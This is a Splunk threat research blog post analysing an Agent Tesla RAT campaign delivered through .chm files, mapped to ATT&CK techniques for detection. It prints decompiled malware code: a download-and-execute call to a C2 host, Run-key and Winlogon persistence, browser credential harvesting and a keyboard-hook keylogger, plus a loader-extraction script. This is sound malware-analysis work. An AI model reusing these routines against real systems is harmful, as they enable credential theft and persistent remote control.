Inside the Mind of a ‘Rat’ - Agent Tesla Detection and Analysis | Splunk

By Splunk Threat Research Team

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Agent Tesla is a remote access trojan (RAT) written for the .NET framework that has knowingly been in operation since 2014. Threat actors behind this malware have leveraged many different methods to deliver their payload over time including macro enabled Word documents, Microsoft Office vulnerabilities, OLE objects and most recently, compiled HTML help files. Agent Tesla has been in the top 10 most submitted samples in known open malware source repositories in cyber security communities like Malware Bazaar and Any.run. It is a full-featured RAT with multiple ways to exfiltrate organization data through keylogging, screen captures, credential stealing and much more.

In this blog post, the Splunk Threat Research Team (STRT) describes the different tactics, techniques and procedures mapped to the ATT&CK framework leveraged by this remote access trojan. Additionally, we will highlight the detection analytics we released that can help cyber defenders in identifying signs of compromise.

Analysis

Identification of Samples

For this analysis, the STRT started the journey with a sample uploaded by JAMESWT_MHT on August 31st to Malware Bazaar. This sample led us to the “ftp-boloni-ma” tag that compiles several samples of a campaign leveraging the Agent Tesla malware. Specifically, this campaign used a malicious compiled HTML (.CHM) file as a delivery method to drop and execute its first and second stages and load the remote access trojan.

High level flow of process execution for this sample is shown on Figure 1:




Figure 1.1 shows the list of hashes that have this tag.

Malware Samples

The table below shows all malware samples that are associated with this particulare tag (**max 400**).


Show 50 entries Search:

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2022-08-31 14:11:21	0640def3b6583af894d...	AgentTesla exe ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:11:16	4517cd01082e995cbe8...	AgentTesla exe ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:11:11	662b0273e19dd3d9ad7...	AgentTesla exe ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:03:40	683fb58ed87ad8bafeac...	AgentTesla ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:01:18	938b0b8074db906112a...	AgentTesla chm ftp-boloni-ma	AgentTesla	@JAMESWT_MHT
2022-08-31 14:01:07	274f50756eae9c356cd...	AgentTesla ftp-boloni-ma gz	AgentTesla	@JAMESWT_MHT
2022-08-04 08:15:48	c6de5b7bdb4200dec31...	AgentTesla exe ftp-boloni-ma	AgentTesla	@JAMESWT_MHT

Showing 1 to 7 of 7 entries Previous 1 Next

Security teams that would like to understand how the execution of compiled HTML files looks like against their prevention or detection controls, we recommend having a look at the AtomicTestHarness for CHM and the Atomic Red Team technique T1218.001 built by the Red Canary team.

T1566.001 - Spear Phishing Attachment



This Agent Tesla variant uses a compiled HTML file (.chm) to conceal its malicious code and gain an initial foothold on the victim endpoint. The file has an embedded and obfuscated JavaScript script that invokes PowerShell to download a second stage.

Figure 1.1 shows the .chm file loading upon execution.





Figure 1.2 shows the obfuscated and deobfuscated versions of the embedded Javascript code. Once executed, it will invoke PowerShell.exe to download extra content from the Internet using the System.Net WebClient class and

the DownloadString method.



The Loader

T1059.001 - Command and Scripting Interpreter: PowerShell

The downloaded file, disguised as a text .txt file, is in reality a PowerShell script shown on Figure 2. This obfuscated second stage script is the one responsible for loading the actual Agent Tesla malware in memory.

The variable named $TzbW contains a string that when deobfuscated, implements the tMCfkSD function also shown on Figure 2. This function will in turn deobfuscate and decompress the array of bytes stored in the variable named $zmOo. This deobfuscated and decompressed version is the actual .NET assembly Agent Tesla malware that will be executed in memory using PowerShell reflection.

Figure 2 shows the main parts of this second stage component and the gzip decompression function.




Figure 2.1 shows a screenshot of a simple python script we wrote to deobfuscate the PowerShell function Agent Tesla's second stage uses to decompress and deobfuscate the binary stored in the $zmOo array byte variable. The python script can be found on Github agent_function_loader_deobfus.py


This loader will deobfuscate and load the Agent Tesla malware in memory stream using .NET Reflection. This part of its execution can be considered as fileless malware since it doesn't drop the AgentTesla malware on the disk but executes it in memory stream.

Figure 2.2 shows the python script we wrote to extract the actual AgentTesla malware binary. This python script will drop the Agent Tesla malware as agent_unpack.bin in the current working directory. The script can be found on Github agent_function_loader_deobfus2.py.

```
__author__ = "tccontre18 - Br3akp0int"

"""
malware     : AgentTesla Loader
description : a short python script to deobfuscate and extract the
              Agent Tesla binary
"""

import os
import gzip

def main():
    with open("agent.bin", "wb") as f:
        ## put the comple array byte of obfuscated agentesla in variable "b
        ## array byte is in "$zmOo" relative to this samples set
        ## sha256: 683fb58ed87ad8bafeac143c69fa5b09aa40cf02b3fb7c111277fc54
        byte_arr_agent = '.T1F,.T8B,.T08,.T00,.T00,.T00,.T00,.T00,.I04,'.re
        byte_ldr = byte_arr_agent.split(",")
        byte_list = [int(b_, 16) for b_ in byte_ldr]
        f.write(bytearray(byte_list))
        print("[+] preparing obfuscated byte array")
    with gzip.open('agent.bin', 'rb') as ff:
        buff = ff.read()

    with open("agent_unpack.bin", "wb") as fw:
        fw.write(buff)
    print("[+] extracted agent tesla: agent_unpack.bin")
    return


if __name__ == "__main__":
    main()
```


```
PS C:\Temp> python .\agent_function_loader_deobfus2.py
[+] preparing obfuscated byte array
[+] extracted agent tesla: agent_unpack.bin

PS C:\Temp> Format-Hex -Path .\agent_unpack.bin | select -first 10


           Path: C:\Temp\agent_unpack.bin

           00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..............
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   50 45 00 00 4C 01 03 00 0B 31 EA 62 00 00 00 00  PE..L....1êb....
00000090   00 00 00 00 E0 00 02 01 0B 01 08 00 00 3C 03 00  ....à........<..


PS C:\Temp>

extracted agent tesla malware
```

Agent Tesla Analysis



Packer/ Obfuscator


The Agent Tesla sample extracted in the second stage component is a .NET compiled binary obfuscated with the opensource Obfuscar .NET obfuscator. Using the DIE tool we can identify the obfuscation method and the compilation type of this file in Figure 3. Adversaries will pack or obfuscate their payloads in hope that it evades critical controls like mail gateways, sandboxes and anti-virus software.



Discovery - TA0007

T1033 - System Owner/User Discovery

On every check in to the command and control server (via the FTP, HTTP or SMTP protocols), this Agent Tesla sample parses and submites the user name, computer name, operating system version and total physical memory of the compromised endpoint.



```
if (num == 17)
{
    array[14] = global::A.C.A.F;
    num = 18;
}
if (num == 10)
{
    array[7] = SystemInformation.ComputerName;
    num = 11;
}
if (num == 18)
{
    array[15] = "RAM: ";
    num = 19;
}
if (num == 15)
{
    array[12] = "CPU: ";
    num = 16;
}
if (num == 13)
{
    array[10] = global::A.B.Computer.Info.OSFullName;
    num = 14;
}
if (num == 11)
{
    array[8] = global::A.C.A.F;
    num = 12;
}
if (num == 7)
{
    array[4] = SystemInformation.UserName;
    num = 8;
}
if (num == 1)
{
    num = 2;
}
if (num == 6)
{
    array[3] = "User Name: ";
    num = 7;
}
if (num == 12)
{
    array[9] = "OSFullName: ";
```

Figure 4

Execution - TA0002

T1204.002 - Malicious File

This particular Agent Tesla sample includes the ability to download a remote file from one of its C2 servers and save it to the hardcoded path “%temp%\LUU”. The final step of the function will also execute the downloaded file. Unfortunately the URL was inaccessible as of writing.

Figure 4 shows the code snippet of how it captures the system information of the compromised machine as part of its C2 communication.

```
try
{
    d.A.mw_http_get("http://grKMae.com", Path.GetTempPath() + "\\LUU");
    Process.Start(Path.GetTempPath() + "\\LUU");
}
```

Persistence - TA0003

T1547.001 - Registry Run / Startup Folder

If enabled, Agent Tesla has two built in persistence mechanisms to be able to load itself upon boot. It is either by dropping a copy of itself in the %startup folder% or by adding registry run keys.

Figure 5.1 and Figure 5.2 shows a short code snippet how it can create Registry Run Keys and possible entry on startup folder for its persistence(T1547.001).

```
private static void B()
{
    if (global::A.C.A.d && Operators.CompareString(global::A.C.A.c, global::A.C.A.C, false) != 0)
    {
        if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
        {
            Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
        }
        try
        {
            if (File.Exists(global::A.C.A.C))
            {
                try
                {
                    string fullPath = Path.GetFullPath(global::A.C.A.C);
                    foreach (Process process in Process.GetProcesses())
                    {
                        string fullPath2 = Path.GetFullPath(process.MainModule.FileName);
                        if (Operators.CompareString(fullPath2, fullPath, false) == 0)
                        {
                            process.Kill();
                        }
                    }
                }
                catch (Exception ex)
                {
                }
            }
            if (File.Exists(global::A.C.A.c))
            {
                if (File.Exists(global::A.C.A.C))
                {
                    try
                    {
                        File.Delete(global::A.C.A.C);
                    }
                    catch (Exception ex2)
                    {
                    }
                }
                File.Copy(global::A.C.A.c, global::A.C.A.C, true);
                if (global::A.C.A.E)
```

Figure 5.1

```
try
{
    using (RegistryKey registryKey = RegistryKey.OpenBaseKey(registryHive, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(A_0), "\"" + A_0 + "\"");
    }
    flag = true;
}
catch
{
}
try
{
    using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true))
    {
        string text = (string)registryKey2.GetValue("Shell");
        registryKey2.SetValue("Shell", text + ", \"" + A_0 + "\"");
    }
    flag = true;
```

Figure 5.2

Credential Access - TA0006

Agent Tesla implements several techniques to collect sensitive information on the compromised endpoint.

T1555.003 - Credentials from Web Browsers

The first technique is parsing credentials or sensitive browser data. Agent Tesla includes a list of targeted browsers to parse the login credentials, browser cookies, browser profiles and grab browser .sqlite database files. Figure 6 shows a short code snippet of the function renamed as “mw_parsing_browser_db” that contains the list of browsers that Agent Tesla attempts to parse or copy the “cookies.sqlite” database file.

```
private static void mw_parsing_browser_db()
{
    string text = "cookies.sqlite";
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Firefox", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\Firefox\\");
    dictionary.Add("IceCat", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\icecat\\");
    dictionary.Add("PaleMoon", Environment.GetEnvironmentVariable("APPDATA") + "\\Moonchild Productions\\Pale Moon\\");
    dictionary.Add("SeaMonkey", Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\SeaMonkey\\");
    dictionary.Add("Flock", Environment.GetEnvironmentVariable("APPDATA") + "\\Flock\\Browser\\");
    dictionary.Add("K-Meleon", Environment.GetEnvironmentVariable("APPDATA") + "\\K-Meleon\\");
    dictionary.Add("Postbox", Environment.GetEnvironmentVariable("APPDATA") + "\\Postbox\\");
    dictionary.Add("Thunderbird", Environment.GetEnvironmentVariable("APPDATA") + "\\Thunderbird\\");
    dictionary.Add("IceDragon", Environment.GetEnvironmentVariable("APPDATA") + "\\Comodo\\IceDragon\\");
    dictionary.Add("WaterFox", Environment.GetEnvironmentVariable("APPDATA") + "\\Waterfox\\");
    dictionary.Add("BlackHawk", Environment.GetEnvironmentVariable("APPDATA") + "\\NETGATE Technologies\\BlackHawk\\");
    dictionary.Add("CyberFox", Environment.GetEnvironmentVariable("APPDATA") + "\\8pecxstudios\\Cyberfox\\");
    try
```

Below is a complete table list of targeted browsers.

T1555.005 - Password Managers

Aside from stealing browser secrets, it also attempts to steal passwords from commonly used applications like OpenVpn, FileZilla and Mailbird. It accomplishes this by reading registry entries, decrypting/decoding or parsing local databases or by reading configuration files. The table below is the list of the targeted applications that are related to this data collection.

T1056.001 - KeyLogging

This Agent Tesla sample is also capable of installing a Keylogger on the compromised host. It uses the SetWindowsHookEx Windows API to install a hook procedure that monitors low-level keyboard input events. Figure 7 shows the code snippet where it setup the windows hook procedure for keyboard events.

```
try
{
    int num = 0;
    do
    {
        string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
        IntPtr moduleHandle = global::A.c.A.GetModuleHandle(moduleName);
        this.A = (IntPtr)global::A.c.A.SetWindowsHookEx(13, this.A, moduleHandle, 0);
        if (this.A != IntPtr.Zero)
        {
            break;
        }
        num++;
    }
    while (num <= 10);
```

Figure 7

Command And Control - TA0011

T1090.003 - TOR Proxy

Agent Tesla also uses TOR proxy for its HTTP requests. It tries to download a TOR application on a specific TOR website. Figure 8 shows its function that downloads the TOR browser that will be saved as “tor.zip” file in the%appdata% folder.

```
{
    string text = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip";
    try
    {
